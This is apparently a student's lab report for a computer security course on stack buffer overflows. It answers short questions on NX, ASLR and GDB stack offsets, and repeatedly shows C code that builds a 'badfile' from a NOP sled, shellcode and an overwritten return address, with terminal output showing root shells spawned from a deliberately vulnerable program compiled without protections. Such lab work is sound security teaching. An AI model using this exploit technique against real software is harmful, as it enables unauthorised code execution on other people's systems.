CS315 Computer Security

Lab Assignment2

Name | Yubin Hu
ID | 11712121
Date | 2020.09.18


a. What happens when you compile without "-z execstack" ?

> `-z execstack`: Turn off the NX protection to make the stack executable
>
> If without "-z execstack", we can not execute the instructions in stack.


b. What happens if you enable ASLR? Does the return address change?

> Address Space Layout Randomization (ASLR) is a security features used in most Operating system today.
>
> ASLR randomly arranges the address spaces of processes, including stack, heap, and libraries.
>
> The return address will be changed.

c. Does the address of the buffer[] in memory change when you run BOF using

> When we run GDB, it will change the stack(GDB push something into stack), so the return address is different.
>
> - GDB
>
> 
>


root@kali-WSU: ~/Desktop/Lab2-BufferOverflows
> File Edit View Search Terminal Help
> Open
> createBadfile.c
> ~/Desktop/Lab2-BufferOverflows
> Save
> createBadfile.c
> BOF.c
> C
> Tab Width: 8
> Ln 36, Col 9
> INS
>
> ```
> root@kali-WSU:~/Desktop/Lab2-BufferOverflows# ./createBadfile
> Completed writing
> root@kali-WSU:~/Desktop/Lab2-BufferOverflows# gdb BOF
> GNU gdb (Debian 7.7.1+dfsg-5) 7.7.1
> Copyright (C) 2014 Free Software Foundation, Inc.
> License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
> This is free software: you are free to change and redistribute it.
> There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
> and "show warranty" for details.
> This GDB was configured as "i586-linux-gnu".
> Type "show configuration" for configuration details.
> For bug reporting instructions, please see:
> <http://www.gnu.org/software/gdb/bugs/>.
> Find the GDB manual and other documentation resources online at:
> <http://www.gnu.org/software/gdb/documentation/>.
> For help, type "help".
> Type "apropos word" to search for commands related to "word"...
> Reading symbols from BOF...done.
> (gdb) run
> Starting program: /root/Desktop/Lab2-BufferOverflows/BOF
> Buffer overflow vulnerability starting up...
> 0xbffff23c
> process 1839 is executing new program: /bin/dash
> #
> ```
>
> ```c
>     FILE *badfile;
>
>     /* Init the buffer with nop (0x90) */
>     memset(&buffer, 0x90, 512);
>
>     /* own code */
>     memcpy(&buffer[32], shellcode, sizeof(shellcode));
>     long *addr = (long*)(&buffer[24]);
>
>     // GDB
>     *addr = 0xbffff23c + 32;
>
>     // ./BOF
>     //*addr = 0xbffff2ac + 32;
>
>     // /root/Desktop/Lab2-BufferOverflows/BOF
>     //*addr = 0xbffff24c + 32;
>
>     /* Save to badfile */
>     badfile = fopen("badfile", "w+");
>     fwrite(buffer, 512, 1, badfile);
> ```
>
> - /home/root/Desktop/Lab2-BufferOverflows/BOF


root@kali-WSU: ~/Desktop/Lab2-BufferOverflows
File Edit View Search Terminal Help
Open
createBadfile.c
~/Desktop/Lab2-BufferOverflows
Save
BOF.c
C
Tab Width: 8
Ln 36, Col 16
INS

```
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# gcc -g -z execstack -fno-stack-pro
tector BOF.c -o BOF
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# gcc createBadfile.c -o createBadfi
le
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# /root/Desktop/Lab2-BufferOverflows
/BOF
Buffer overflow vulnerability starting up...
0xbffff24c
#
```

```c
char buffer[512];

FILE *badfile;

/* Init the buffer with nop (0x90) */
memset(&buffer, 0x90, 512);

/* own code */
memcpy(&buffer[32], shellcode, sizeof(shellcode));
long *addr = (long*)(&buffer[24]);

// GDB
//*addr = 0xbffff23c + 32;

// ./BOF
//*addr = 0xbffff2ac + 32;

// /root/Desktop/Lab2-BufferOverflows/BOF
*addr = 0xbffff24c + 32;

/* Save to badfile */
badfile = fopen("badfile", "w+");
fwrite(buffer, 512, 1, badfile);
fclose(badfile);
```

- ./BOF


root@kali-WSU: ~/Desktop/Lab2-BufferOverflows
File Edit View Search Terminal Help
Open
createBadfile.c
~/Desktop/Lab2-BufferOverflows
Save
BOF.c
C
Tab Width: 8
Ln 39, Col 9
INS

```
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# gcc -g -z execstack -fno-stack-pro
tector BOF.c -o BOF
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# gcc createBadfile.c -o createBadfi
le
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# /root/Desktop/Lab2-BufferOverflows
/BOF
Buffer overflow vulnerability starting up...
0xbffff24c
#
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# gcc createBadfile.c -o createBadfi
le
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# ./createBadfile
Completed writing
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# ./BOF
Buffer overflow vulnerability starting up...
0xbffff2ac
#
```

```c
char buffer[512];

FILE *badfile;

/* Init the buffer with nop (0x90) */
memset(&buffer, 0x90, 512);

/* own code */
memcpy(&buffer[32], shellcode, sizeof(shellcode));
long *addr = (long*)(&buffer[24]);

// GDB
//*addr = 0xbffff23c + 32;

// ./BOF
*addr = 0xbffff2ac + 32;

// /root/Desktop/Lab2-BufferOverflows/BOF
//*addr = 0xbffff24c + 32;

/* Save to badfile */
badfile = fopen("badfile", "w+");
fwrite(buffer, 512, 1, badfile);
fclose(badfile);
```